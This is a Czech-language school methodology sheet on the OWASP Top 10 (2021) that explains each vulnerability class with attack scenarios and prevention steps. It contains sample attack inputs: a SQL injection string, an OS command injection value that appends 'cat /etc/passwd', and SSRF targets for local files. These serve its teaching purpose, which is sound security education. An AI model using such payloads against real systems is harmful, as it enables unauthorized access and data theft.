EVROPSKÁ UNIE
Evropské strukturální a investiční fondy
Operační program Výzkum, vývoj a vzdělávání

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY

jihomoravský kraj

TESTOVÁNÍ BEZPEČNOSTI

OWASP TOP 10

Metodický list

Autor: Filip Holec, Metodik: Bc. Jaroslav Tihlařík

Recenzent: doc. Ing. Jaroslav Dočkal, CSc.

Rok vydání: 2023

Obsah

Cíle

Získat znalosti metodiky OWASP TOP 10 a pochopit nejvíce rozšířené bezpečnostní chyby v rámci webových stránek a infrastruktury.

Pracovní prostředí

Uvedení požadavků k realizaci úlohy. Např.

- Úlohu lze realizovat pouze v prostředí virtuálního stroje Kali DVWA OWASP, který je k dispozici v učebnách

Pro práci budeme potřebovat následující nástroje:

- prohlížeč Firefox / Chrome

Osnova výuky

1 Teoretická část

Pokud praktické cvičení navazuje na již dříve probírané teoretické téma, není nutné teoretickou část opakovat. Spíše je vhodné se zaměřit na nezbytné teoretické minimum, které žák musí bezpodmínečně zvládnout.

1.1 A01:2021 – Nefunkční kontrola přístupu (Broken Access Control)

1.1.1 Popis zranitelnosti

Smysl ověření / kontroly přístupu je v tom, aby uživatelé nemohli jednat mimo jejich pravomoci. Možné problémy při nefunkční kontrole přístupu často vedou k úniku informací, modifikaci nebo zničení všech dat nebo k provedení obchodní transakce mimo pravomoci uživatele.

Časté zranitelnosti v rámci nefunkční kontroly přístupu jsou:

- Přístup k rozhraní API s chybějícími kontrolami přístupu pro metody POST, PUT a DELETE (modifikace dat).
- Povolení prohlížení nebo úprav cizího účtu poskytnutím jeho jedinečného identifikátoru (nezabezpečené přímé odkazy na objekty).
- Eskalace privilegií – vystupování jako uživatel, když není uživatel přihlášen, vystupování jako administrátor, když je uživatel přihlášen jako klasický uživatel (přístup k pravomocem / akcím mimo kompetencí útočníka)
- Obcházení kontrol řízení přístupu úpravou adresy URL (upravení parametrů nebo vynucené procházení). interního stavu aplikace nebo stránky HTML nebo pomocí útočného nástroje upravujícího požadavky z rozhraní API.
- Porušení zásady nejmenšího oprávnění nebo odepření ve výchozím nastavení, kdy by přístup měl být udělen pouze určitým schopnostem, rolím nebo uživatelům, ale je dostupný komukoli.
- Manipulace s metadaty, například opakování dotazů nebo manipulace s tokenem řízení přístupu JSON Web Token (JWT), cookies nebo manipulace skrytých polí na stránce za účelem zvýšení oprávnění nebo zneužití zneplatnění JWT.

1.1.2 Příklady scénářů útoku

Scénář #1

Aplikace používá neověřená data v SQL dotazu, který přistupuje k informacím o účtu:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Útočník jednoduše upraví parametr „acct“ prohlížeče tak, aby odeslal libovolné číslo účtu. Pokud není správně ověřeno, může útočník získat přístup k libovolnému uživatelskému účtu. Např.

```
https://example.com/app/accountInfo?acct=notmyacct
```

Scénář #2

Útočník jednoduše vynutí procházení cílových adres URL. Pro přístup na stránku správce jsou vyžadována práva správce.

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

Jde o chybu, pokud se na obě stránky dostane neověřený uživatel. Pokud může na stránku správce přistupovat i uživatel, který není správcem, jedná se taky o chybu.

1.1.3 Prevence

1. Odepření přístupu ke všem zdrojům (stránkám), které nejsou veřejné.
2. Implementujte rate limiting (omezení počtu dotazů na stránku / API), abyste minimalizovali škody způsobené nástroji pro automatizované útoky.
3. Zaznamenávejte chyby v rámci řízení přístupu, v případě potřeby upozorněte správce (např. opakovaná selhání). Příkladem může být opakovaný přístup na administrátorskou stránku s chybovým výsledkem.
4. Zakázat výpis adresářů webového serveru a zajistit, aby se v kořenech webového serveru nevyskytovala metadata souborů (např. .git) a zálohy.
5. Implementujte mechanismy řízení přístupu a opakovaně je používejte v celé aplikaci, včetně minimalizace používání technologie sdílení zdrojů (CORS – Cross-Origin Resource Sharing).

1.2 A02:2021 – Kryptografická selhání (Cryptographic Failures)

1.2.1 Popis zranitelnosti

Jeden z prioritních úkolů je určit potřeby ochrany dat v různých situací. Například hesla, čísla kreditních karet, zdravotní záznamy, osobní údaje a obchodní tajemství vyžadují zvýšenou ochranu. Zejména, pokud se na tyto údaje vztahují zákony o ochraně osobních údajů, např. obecné nařízení EU o ochraně osobních údajů (GDPR), nebo předpisy, např. o ochraně finančních údajů, jako je standard PCI Data Security Standard (PCI DSS).

U takových údajů je pro nás důležité:

- Jsou některá data přenášena v čitelném textu (plaintext)? Týká se to protokolů, jako jsou HTTP, SMTP, FTP, které také používají vylepšení TLS, například STARTTLS. Externí internetový provoz je nebezpečný. Ověřte veškerý interní provoz, např. mezi webovými servery nebo back-end systémy.
- Jsou ve výchozím nastavení nebo ve starším kódu použity nějaké staré nebo slabé kryptografické algoritmy nebo protokoly?
- Používají se výchozí šifrovací klíče, generují se slabé šifrovací klíče nebo se používají opakovaně, případně chybí řádná správa nebo rotace klíčů? Jsou šifrovací klíče uloženy v repozitářích se zdrojovým kódem?
- Jsou přítomny HTTP hlavičky, které vynucují použití šifrování v rámci komunikace?
- Používají se zastaralé hashovací funkce, jako je MD5 nebo SHA1, nebo se v případě potřeby kryptografických hashovacích funkcí používají nekryptografické hashovací funkce?

Více informací naleznou studenti v rámci scénáře Kryptografie.

1.2.2 Příklady scénářů útoku

Scénář #1

Aplikace šifruje čísla kreditních karet v databázi pomocí automatického šifrování databáze. Tato data jsou však při načítání automaticky dešifrována, což umožňuje získat čísla kreditních karet v otevřeném textu pomocí chyby SQL injection.

Scénář #2

Stránka nepoužívá nebo nevynucuje protokol TLS pro všechny stránky nebo podporuje slabé šifrování. Útočník sleduje síťový provoz (např. v nezabezpečené bezdrátové síti), sníží úroveň připojení z HTTPS

na HTTP, zachytí požadavky a ukradne cookie relace uživatele. Útočník pak tuto cookie požije a zmocní se relace uživatele (a tím je přihlášený jako oběť), čímž získá přístup k jeho soukromým údajům nebo je změní. Místo výše uvedeného může změnit všechna přenášená data, např. příjemce peněžního převodu.

Scénář #3

Databáze hesel používá k ukládání hesel všech uživatelů tzv. unsalted, nebo jednoduchý hash. Chyba při nahrávání souborů umožňuje útočníkovi získat databázi hesel. Všechny jednoduché hashe lze odhalit pomocí tzv. rainbow table (duhové tabulky) předem vypočítaných hashů. Hash generovaný jednoduchými nebo rychlými hashovacími funkcemi může být prolomen grafickými procesory, i kdyby byl komplexnější (tzv. salted hash).

1.2.3 Prevence

1. Neukládejte zbytečně citlivá data, pokud nejsou potřeba. Co nejdříve je zlikvidujte. Data, která nejsou uchovávána, nelze odcizit.
2. Ověřte, že všechna data, které aktuálně máte, jsou šifrována. Jestli ne, tak je zašifrujte.
3. Zajistěte aktuální a silné standardní algoritmy, protokoly a klíče; používejte správnou správu klíčů.
4. Šifrujte všechna přenášená data pomocí zabezpečených protokolů, jako je TLS s šiframi FS (forward secrecy), šifrovací prioritou serveru a bezpečnými parametry. Šifrování vynucujte pomocí mechanismů (RFC[1]), jako je HTTP Strict Transport Security (HSTS).
5. K přenosu citlivých dat nepoužívejte starší protokoly, jako jsou FTP a SMTP.
6. Nezávisle ověřte účinnost konfigurace a nastavení.
7. Zakažte ukládání do mezipaměti (cache) pro odpovědi, které obsahují citlivá data.

[1] Mechanismus navržený RFC 6797 zajišťující přístup k webu výhradně pomocí zabezpečeného připojení. chrání komunikaci mezi prohlížečem a webovým serverem a zjednodušuje ochranu proti únosu spojení.

1.3 A03:2021 – Injection

1.3.1 Popis zranitelnosti

Aplikace je zranitelná vůči útoku, pokud:

- Uživatelem zadaná data nejsou aplikací ověřována, filtrována nebo upravována.
- Dynamické dotazy nebo neparametrizovaná volání bez kontextového escapování jsou použity přímo v interpretu.
- Nepřátelská data jsou použita v rámci parametrů vyhledávání ORM[2] (object-relational mapping) k získání dalších citlivých záznamů.
- Nepřátelská data se používají přímo nebo se spojují. Například SQL nebo příkaz obsahuje strukturu a škodlivá data v dynamických dotazech, příkazech nebo uložených procedurách.

Mezi nejběžnější útoky tohoto typu patří Injection typu SQL, NoSQL, příkazů OS, objektově-relačního mapování (ORM), LDAP nebo další. Koncept je u všech interpretů shodný. Nejlepší metodou, jak zjistit, zda jsou aplikace zranitelné vůči injekcím je kontrola zdrojového kódu. Důrazně se doporučuje automatizované testování všech parametrů, hlaviček, adres URL, souborů cookie, datových vstupů JSON, SOAP a XML.

1.3.2 Příklady scénářů útoku

Scénář #1

Aplikace používá nedůvěryhodná data při konstrukci následujícího zranitelného volání SQL:

```
String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

V tomto případu útočník upraví hodnotu parametru 'id' v prohlížeči tak, aby odeslal: ' or '1'='1

Konkrétně to bude

```
http://example.com/app/accountView?id=' or '1'='1
```

Scénář #2

[2] Objektově relační zobrazení je programovací technika v softwarovém inženýrství, která zajišťuje automatickou konverzi dat mezi relační databází a objektově orientovaným programovacím jazykem.

Dalším typem útoku typu Injection je injektáž příkazů operačního systému. Mějme například stránku, na které zadáte název domény a jako výsledek získáte její IP adresu. V případě zranitelné aplikace můžete například za název domény zadat jiný příkaz:

```
google.com; cat /etc/passwd
```

V tomto případě by zranitelná aplikace kromě IP adresy vypsala také obsah souboru `/etc/passwd`, kde byste získali seznam uživatelů, kteří mají účet na serveru, kde je webová stránka spuštěna.

1.3.3 Prevence

Zabránění injektování vyžaduje oddělit data od příkazů a dotazů:

- Preferovanou možností je použití bezpečného rozhraní API, které se zcela vyhne použití interpretu, poskytne parametrizované rozhraní nebo přejde na nástroje pro objektově relační mapování (ORM).

  Poznámka: I když jsou parametrizované, uložené procedury mohou stále způsobit SQL injection, pokud jazyk PL/SQL nebo T-SQL spojuje dotazy a data nebo provádí nepřátelská data pomocí EXECUTE IMMEDIATE nebo exec().

- Používejte pozitivní ověřování vstupů na straně serveru. To není úplná obrana, protože mnoho aplikací vyžaduje speciální znaky, například textové oblasti nebo rozhraní API pro mobilní aplikace.
- V rámci dotazů používejte LIMIT a další kontrolní prvky SQL, abyste zabránili hromadnému zpřístupnění záznamů v případě SQL injection.

1.4 A04:2021 – Nezabezpečený návrh (Insecure Design)

1.4.1 Popis zranitelnosti

Nezabezpečený návrh je široká kategorie představující různé nedostatky, vyjádřené jako „chybějící nebo neúčinný kontrolní návrh“. Nedostatky v návrhu a implementaci rozlišujeme z určitého důvodu, mají různé příčiny a způsoby nápravy. I bezpečný návrh může mít vady implementace vedoucí ke zranitelnostem, které mohou být zneužity.

Nezabezpečený návrh nelze opravit dokonalou implementací, protože potřebné bezpečnostní kontroly nebyly z definice nikdy vytvořeny na obranu proti konkrétním útokům. Jedním z faktorů, které přispívají k nezabezpečenému návrhu, je nedostatečné profilování obchodních rizik, které je vlastní vyvíjenému softwaru nebo systému, a tedy neschopnost určit, jaká úroveň návrhu zabezpečení je nutná.

1.4.2 Příklady scénářů útoku

Scénář #1

Řetězec kin umožňuje slevy na skupinové rezervace a před požadavkem na zálohu má maximální počet patnácti účastníků. Útočníci by mohli tento tok hrozeb namodelovat a vyzkoušet, zda by mohli v několika požadavcích rezervovat šest set míst a všechna kina najednou, čímž by způsobili obrovskou ztrátu příjmů.

Scénář #2

Webové stránky elektronického obchodu maloobchodního řetězce nemají ochranu proti botům provozovaným překupníky, kteří nakupují špičkové grafické karty k dalšímu prodeji na aukčních webech. To vytváří hroznou reklamu výrobcům grafických karet a majitelům maloobchodních řetězců a trvale zlou krev u nadšenců, kteří tyto karty nemohou získat za žádnou cenu. Pečlivý design proti botům a pravidla logiky domény, jako jsou nákupy uskutečněné do několika sekund od dostupnosti, by mohly identifikovat neautentické nákupy a takové transakce odmítnout.

1.4.3 Prevence

1. Napište unit[3] a integrační testy, abyste ověřili, že všechny kritické toky jsou odolné vůči modelu hrozeb. Sestavte případy použití a případy zneužití pro každou úroveň aplikace.

[3] unit = samostatně testovatelná část aplikačního programu

2. Segregujte vrstvy vrstev na systémové a síťové vrstvě v závislosti na potřebě vystavení a ochrany.
3. Používejte modelování hrozeb pro kritické ověřování, řízení přístupu, obchodní logiku a klíčové toky.
4. Vytvořit a používat knihovnu bezpečných návrhových vzorů připravených k použití u komponent.
5. Zavedení a používání bezpečného životního cyklu vývoje s profesionály aplikační bezpečnosti, kteří pomáhají vyhodnocovat a navrhovat kontroly související se zabezpečením a ochranou soukromí.

1.5 A05:2021 – Špatná konfigurace zabezpečení (Security Misconfiguration)

1.5.1 Popis zranitelnosti

Aplikace může být zranitelná, pokud:

- Výchozí účty a jejich hesla jsou stále povoleny a nezměněny.
- Jsou povoleny nebo nainstalovány nepotřebné funkce (např. nepotřebné porty, služby, stránky, účty nebo oprávnění).
- Software je zastaralý nebo zranitelný (viz A06:2021 – Zranitelné a zastaralé komponenty).
- Chybí vhodné posílení zabezpečení v kterékoli části aplikace nebo jsou nesprávně nakonfigurována oprávnění ke cloudovým službám.
- Zpracování chyb odhaluje uživatelům příliš informativní chybové zprávy.
- U aktualizovaných systémů jsou nejnovější bezpečnostní funkce zakázány nebo nejsou bezpečně nakonfigurovány.
- Nastavení zabezpečení v aplikačních serverech, aplikačních frameworcích (např. Struts, Spring, ASP.NET), knihovnách, databázích atd. nejsou nastavena na bezpečné hodnoty.
- Server neposílá bezpečnostní hlavičky nebo nejsou nastaveny na bezpečné hodnoty.

1.5.2 Příklady scénářů útoku

Scénář #1

Konfigurace aplikačního serveru umožňuje, aby se uživatelům vracely podrobné chybové zprávy (tzv. stack traces). To potenciálně odhaluje citlivé informace nebo základní chyby, jako jsou verze komponent, o nichž je známo, že jsou zranitelné.

Scénář #2

Na serveru není zakázán výpis adresářů. Útočník zjistí, že může jednoduše vypisovat adresáře. Útočník najde a stáhne zkompilované třídy jazyka Java, které dekompiluje a reverzním inženýrstvím zobrazí kód. Útočník pak v aplikaci najde závažnou chybu v řízení přístupu.

Scénář #3

Aplikační server je dodáván s ukázkovými aplikacemi, které nebyly odstraněny z produkčního serveru. Tyto ukázkové aplikace mají známé bezpečnostní chyby, které útočníci využívají ke kompromitaci

serveru. Předpokládejme, že jednou z těchto aplikací je konzola správce a výchozí účty nebyly změněny. V takovém případě se útočník přihlásí pomocí výchozích hesel a převezme kontrolu.

1.5.3 Prevence

Měly by být zavedeny bezpečné instalační procesy, včetně:

1. Povinnosti zkontrolovat a aktualizovat konfigurace odpovídající všem bezpečnostním poznámkám, aktualizacím a záplatám v rámci procesu správy záplat (viz A06:2021 – Zranitelné a zastaralé komponenty). Přezkoumejte oprávnění cloudových úložišť (např. oprávnění bucketu S3 na uchovávání dokumentů)[4].
2. Minimální platforma bez zbytečných funkcí, komponent, dokumentace a vzorků. Odstraňte nebo neinstalujte nepoužívané funkce a frameworky.
3. Opakovatelný proces zabezpečení umožňuje rychle a snadno nasadit jiné prostředí, které je vhodně zabezpečeno. Vývojová, testovací a produkční prostředí by měla být nakonfigurována stejně, přičemž v každém prostředí by se měly používat jiné přihlašovací údaje. Tento proces by měl být automatizovaný, aby se minimalizovalo úsilí potřebné k nastavení nového zabezpečeného prostředí.
4. Odesílání bezpečnostních hlaviček zabezpečení v komunikaci s klienty.
5. Automatizovaný proces ověřování účinnosti konfigurací a nastavení ve všech prostředích.

[4] Např. na úložišti Amazon S3 RRS (Reduced Redundancy Storage) se soubory záloh ukládají do sad Bucket.

1.6 A06:2021 – Zranitelné a zastaralé komponenty (Vulnerable and Outdated Components)

1.6.1 Popis zranitelnosti

Zranitelnost / problém se může objevit:

- Pokud je software zranitelný, nepodporovaný nebo zastaralý. To zahrnuje operační systém, webový/aplikační server, systém správy databází (DBMS), aplikace, rozhraní API a všechny komponenty a knihovny.
- Pokud neopravujete nebo neaktualizujete základní platformu, frameworky a závislosti včas a s ohledem na rizika. To se běžně stává v prostředích, kde je oprava měsíčním nebo čtvrtletním úkolem v rámci řízení změn, čímž se organizace vystavují zbytečnému vystavení opraveným zranitelnostem v řádu dnů nebo měsíců.
- Pokud vývojáři softwaru netestují kompatibilitu aktualizovaných, upgradovaných nebo opravených knihoven.
- Pokud nezabezpečíte konfigurace komponent (viz A05:2021 – Nesprávná konfigurace zabezpečení).
- Pokud neznáte verze všech používaných komponent (na straně klienta i serveru). To zahrnuje komponenty, které používáte přímo, i jejich závislosti.
- Pokud pravidelně nekontrolujete zranitelnosti a neodebíráte bezpečnostní bulletiny týkající se používaných komponent.

1.6.2 Příklady scénářů útoku

Scénář #1

Komponenty obvykle běží se stejnými právy jako samotná aplikace, takže chyby v kterékoli komponentě mohou mít závažný dopad. Tyto chyby mohou být náhodné (např. chyba v kódování) nebo úmyslné (např. zadní vrátka v komponentě). Příklady zneužitelných chyb komponent, které byly objeveny, jsou např:

- CVE-2017-5638, zranitelnost Struts 2 umožňující vzdálené spuštění kódu, která umožňuje spuštění libovolného kódu na serveru,
- Internet věcí (IoT) je sice často obtížné nebo nemožné opravit, ale význam jejich oprav může být velký (např. biomedicínská zařízení).

Existují automatizované nástroje, které útočníkům pomáhají najít neopravené nebo špatně nakonfigurované systémy. Například vyhledávač Shodan vám pomůže najít zařízení, která stále trpí zranitelností Heartbleed opravenou v dubnu 2014.

1.6.3 Prevence

Řešením je zavedení procesu správy aktualizací, v rámci kterého je doporučeno:

- Odstranit nepoužívané závislosti, nepotřebné funkce, komponenty, soubory a dokumentaci.
- Průběžně inventarizovat verze komponent na straně klienta i serveru (např. frameworků, knihoven) a jejich závislostí pomocí nástrojů jako versions, OWASP Dependency Check, retire.js atd.
- Průběžně sledovat zdroje, jako jsou Common Vulnerability and Exposures (CVE) a National Vulnerability Database (NVD), pro vyhledávání zranitelností v komponentách. K automatizaci procesu používejte nástroje pro analýzu složení softwaru.
- Přihlášení se k odběru e-mailových upozornění na bezpečnostní zranitelnosti související s používanými komponentami.
- Získávání komponent pouze z oficiálních zdrojů prostřednictvím zabezpečených odkazů. Dávejte přednost podepsaným balíčkům, abyste snížili pravděpodobnost zahrnutí modifikované, škodlivé komponenty (viz A08:2021 – Selhání integrity softwaru a dat).
- Monitorování knihoven a komponent, které nejsou udržovány nebo nevytvářejí bezpečnostní záplaty pro starší verze. Není-li záplatování možné, zvažte nasazení virtuální záplaty, která bude zjištěný problém monitorovat, detekovat nebo před ním chránit.

1.7 A07:2021 – Identification and Authentication Failures

Potvrzení identity uživatele a ověřování a správa relací jsou klíčové pro ochranu před útoky souvisejícími s ověřením přístupu.

1.7.1 Popis zranitelnosti

Nedostatky v ověřování mohou existovat, pokud aplikace:

- Umožňuje útoky hrubou silou (brute-force) nebo jiné automatizované útoky.
- Povoluje výchozí, slabá nebo dobře známá hesla, například "Password1" nebo "admin/admin".
- Používá slabé nebo neúčinné procesy obnovy pověření a zapomenutých hesel, například "odpovědi založené na znalostech", které nelze zabezpečit.
- Používá datová úložiště s prostým textem, šifrovanými nebo slabě zaheslovanými hesly (viz A02:2021 – Kryptografická selhání).
- Má chybějící nebo neúčinné vícefaktorové ověřování.
- Vystavuje identifikátor relace v adrese URL.
- Opakovaně používá identifikátor relace po úspěšném přihlášení.
- Umožňuje automatizované útoky, jako je například „credential stuffing“, kdy má útočník k dispozici seznam platných uživatelských jmen a hesel.

1.7.2 Příklady scénářů útoku

Scénář #1

Častým útokem je tzv. Credential stuffing, tedy používání seznamů známých hesel. Předpokládejme, že aplikace neimplementuje automatickou ochranu proti hrozbám nebo credential stuffingu. V takovém případě lze aplikaci použít na verifikaci hesel, která určí, zda jsou přihlašovací údaje platná.

Scénář #2

K většině ověřovacích útoků dochází v důsledku neustálého používání hesel jako jediného faktoru. Po zvážení osvědčených postupů, rotace hesel (od které se naštěstí upouští) a požadavků na jejich složitost jsou uživatelé motivováni k používání a opakovanému používání slabých hesel. Organizacím se doporučuje, aby tyto postupy podle normy NIST 800-63 ukončily a používaly vícefaktorové ověřování.

Scénář #3

Časové limity relací aplikací nejsou správně nastaveny. Uživatel používá k přístupu k aplikaci veřejný počítač. Místo toho, aby zvolil možnost "odhlásit se", uživatel jednoduše zavře kartu prohlížeče a odejde. Útočník použije stejný prohlížeč o hodinu později a uživatel je stále ověřen.

1.7.3 Prevence

1. Pokud je to možné, implementujte vícefaktorové ověřování, abyste zabránili automatickému credential stuffingu, útokům hrubou silou a opakovanému použití ukradených přihlašovacích údajů.
2. Nenasazujte žádné výchozí přihlašovací údaje, zejména pro uživatele správce.
3. Implementujte kontrolu slabých hesel, například testování nových nebo změněných hesel podle seznamu 10 000 nejhorších hesel.
4. Zajistěte, aby formuláře registrace, obnovy přihlašovacích údajů a rozhraní API byly zabezpečeny proti útokům na výčet účtů tím, že se pro všechny výsledky použijí stejné zprávy (ne “Uživatel neexistuje” a “Špatně zadané heslo”, ale “Uživatel neexistuje nebo heslo bylo špatně zadáno”).
5. Omezte nebo stále více oddalujte neúspěšné pokusy o přihlášení, dávejte však pozor, abyste nevytvořili scénář odepření služby (DoS). Zaznamenávejte všechna selhání a upozorňujte správce, pokud je zjištěn útok typu credential stuffing, brute force nebo jiný útok.

1.8 A08:2021 – Selhání integrity softwaru a dat (Software and Data Integrity Failures)

1.8.1 Popis zranitelnosti

Selhání integrity softwaru a dat souvisí s kódem a infrastrukturou, které nechrání před porušením integrity. Příkladem je situace, kdy aplikace spoléhá na zásuvné moduly, knihovny nebo moduly z nedůvěryhodných zdrojů, úložišť a sítí pro doručování obsahu (CDN). Nezabezpečená CI/CD pipeline může představovat potenciál pro neoprávněný přístup, škodlivý kód nebo kompromitaci systému.

Mnoho aplikací dnes obsahuje funkci automatických aktualizací, kdy jsou aktualizace stahovány bez dostatečného ověření integrity a aplikovány na dříve důvěryhodnou aplikaci. Útočníci by mohli potenciálně nahrát vlastní aktualizace, které by byly distribuovány a spuštěny na všech instalacích. Dalším příkladem je situace, kdy jsou objekty nebo data zakódovány nebo serializovány do struktury, kterou může útočník vidět a modifikovat. Zde je možnost využití zranitelnosti při deserializací dat.

1.8.2 Příklady scénářů útoku

Scénář #1

Aktualizace bez podpisu: Mnoho domácích routerů, set-top boxů a dalších zařízení neověřuje aktualizace prostřednictvím podepsaného firmwaru. Nepodepsaný firmware je stále častějším cílem útočníků a očekává se, že se bude jen zhoršovat. Jedná se o velký problém, protože mnohdy neexistuje jiný mechanismus nápravy než oprava v další (nové) verzi a čekat, až předchozí verze zastarají.

Scénář #2

Škodlivá aktualizace SolarWinds: Je známo, že národní státy útočí na aktualizační mechanismy, přičemž nedávným významným útokem byl útok s názvem SolarWinds Orion. Společnost, která tento software vyvíjí, měla zabezpečené procesy sestavování a integrity aktualizací. Přesto se je podařilo narušit a firma po několik měsíců distribuovala cílenou vysoce škodlivou aktualizaci do více než 18 000 organizací, z nichž bylo zasaženo přibližně 100 organizací. Jedná se o jedno z nejrozsáhlejších a nejvýznamnějších narušení tohoto druhu v historii.

1.8.3 Prevence

1. Používejte digitální podpisy nebo podobné mechanismy k ověření, že software nebo data pocházejí z očekávaného zdroje a nebyly změněny.

2. Zajistěte, aby existoval proces kontroly změn kódu a konfigurace, který minimalizuje možnost, že by se do software pipeline dostal škodlivý kód nebo konfigurace.
3. Zajistěte, aby nepodepsaná nebo nešifrovaná serializovaná data nebyla odesílána nedůvěryhodným klientům bez nějaké formy kontroly integrity nebo digitálního podpisu, který by odhalil neoprávněnou manipulaci se serializovanými daty.
4. Zajistěte, aby se k ověření, zda komponenty / software neobsahuje známé zranitelnosti, používal nástroj pro zabezpečení tzv. supply chainu, například OWASP Dependency Check nebo OWASP CycloneDX.

1.9 A09:2021 – Logování a monitorování bezpečnostních chyb (Security Logging and Monitoring Failures)

Tato kategorie má za cíl pomoci odhalit, eskalovat a reagovat na aktivní narušení. Bez logování a monitorování nelze narušení odhalit.

1.9.1 Popis zranitelnosti

K nedostatečnému logování, detekci, monitorování a aktivní reakci dochází v těchto případech:

- Upozornění a chyby negenerují žádné, nedostatečné nebo nejasné logovací zprávy.
- Logy aplikací a rozhraní API nejsou monitorovány z hlediska podezřelých aktivit.
- Logy jsou ukládány pouze lokálně.
- Události podléhající auditu, jako jsou přihlášení, neúspěšná přihlášení a transakce s vysokou hodnotou, se nezaznamenávají.
- Nejsou zavedeny vhodné prahové hodnoty pro upozornění, procesy eskalace odpovědi nejsou k dispozici nebo nejsou účinné.
- Penetrační testy a skenování pomocí nástrojů pro dynamické testování bezpečnosti aplikací (například OWASP ZAP) nevyvolávají alerty / výstrahy.
- Aplikace nemůže detekovat, eskalovat nebo upozorňovat na aktivní útoky v reálném čase nebo s menším opožděním.

1.9.2 Příklady scénářů útoku

Scénář #1

Provozovatel webových stránek poskytovatele zdravotního pojištění pro děti nemohl odhalit narušení kvůli nedostatečnému monitorování a logování. Dodavatel informoval zmíněného poskytovatele, že útočník získal přístup k tisícům citlivých zdravotních záznamů více než 3,5 milionu dětí a upravil je. Při kontrole po incidentu bylo zjištěno, že tvůrci webových stránek neřešili významné zranitelnosti. Vzhledem k tomu, že na systému nebyl k dispozici žádný software na logování nebo monitorování, mohlo narušení bezpečnosti údajů probíhat již od roku 2013, tedy po dobu více než sedmi let.

Scénář #2

U jedné z velkých indických leteckých společností došlo k úniku dat, který zahrnoval osobní údaje milionů cestujících za více než deset let, včetně údajů o cestovních pasech a kreditních kartách.

K narušení dat došlo u poskytovatele cloudového hostingu třetí strany, který leteckou společnost o tomto incidentu po určité době informoval.

Scénář #3

U jedné z velkých evropských leteckých společností došlo k porušení GDPR, které bylo třeba nahlásit. Narušení bylo údajně způsobeno bezpečnostními chybami v platební aplikaci, které zneužili útočníci a získali více než 400 000 záznamů o platbách zákazníků. Letecká společnost v důsledku toho dostala od regulátora ochrany osobních údajů pokutu ve výši 20 milionů liber.

1.9.3 Prevence

1. Zajistěte, aby byly logy generovány ve formátu, který mohou řešení pro zpracování logů snadno používat.
2. Zajistěte, aby všechna selhání přihlášení, řízení přístupu a ověřování vstupů na straně serveru mohla být zaznamenána s dostatečným uživatelským kontextem pro identifikaci podezřelých nebo škodlivých účtů a uchována po dostatečně dlouhou dobu, aby bylo možné provést opožděnou forenzní analýzu.
3. Zajistěte správné šifrování dat, abyste zabránili injekcím nebo útokům na systémy logování nebo monitorování.
4. Zajistěte, aby transakce s vysokou hodnotou měly auditní stopu s kontrolou integrity, která zabrání neoprávněné manipulaci nebo vymazání, například databázové tabulky pouze s přidáváním záznamů na konec tabulky (s nemožností data upravovat nebo mazat).

1.10 A10:2021 – Server-Side Request Forgery

1.10.1 Popis zranitelnosti

K chybám SSRF dochází tehdy, když webová aplikace načítá vzdálený prostředek bez ověření uživatelem zadané adresy URL. Útočník tak může aplikaci přimět k odeslání vytvořeného požadavku na neočekávané místo určení, a to i v případě, že je chráněna bránou firewall, sítí VPN nebo jiným typem seznamu řízení přístupu (ACL).

Vzhledem k tomu, že moderní webové aplikace poskytují koncovým uživatelům pohodlné funkce, stává se načítání adresy URL běžným scénářem. V důsledku toho se zvyšuje výskyt zranitelnosti typu SSRF. Také závažnost SSRF je stále vyšší v důsledku cloudových služeb a složitosti architektur.

1.10.2 Příklady scénářů útoku

Scénář #1

Odhalení citlivých dat – Útočníci mohou získat přístup k lokálním souborům, například k interním službám, a získat tak citlivé informace – například file:///etc/passwd, nebo službu běžící na portu 28017 (http://localhost:28017/).

Scénář #2

Přístup k úložišti metadat cloudových služeb – většina poskytovatelů cloudových služeb má úložiště metadat, například AWS, Azure, GCP. Útočník může metadata přečíst a získat citlivé informace.

Scénář #3

Kompromitace interních služeb – Útočník může zneužít interní služby k dalším útokům, jako je vzdálené spuštění kódu (RCE) nebo odepření služby (DoS).

Scénář #4

Skenování portů interních serverů – Pokud síťová architektura není segmentovaná, mohou útočníci s pomocí SSRF mapovat vnitřní sítě a z výsledku připojení, případně doby připojení či odmítnutí spojení zjistit, zda jsou porty na interních serverech otevřené nebo zavřené.

1.10.3 Prevence

1. Segmentace funkcí vzdáleného přístupu ke zdrojům / prostředkům (obrázkům, externímu obsahu) v oddělených sítích s cílem snížit dopad SSRF.
2. Správné nastavení firewallu – „deny by default“ politika, pravidla firewallu pro pouze nezbytný síťový provoz v intranetu / lokální síti.
3. Sanitizovat a ověřovat všechna data zadaná uživatelem.
4. Vynucení schématu URL, portu a cíle pomocí „allow list“ (obsahuje všechno, co je povoleno)
5. Zákaz HTTP přesměrování.

2 Praktická část

Tato část by již měla obsahovat postup práce učitele s žáky. Neměli bychom se omezit pouze na návod „krok za krokem“, do kterého žáci nebudou aktivně zapojeni. Je vhodné tento „step-by-step“ přístup prokládat dílčími úkoly, které žáka posunou v úloze kupředu, nebo může být další postup v úloze podmíněn správným řešením tohoto úkolu.

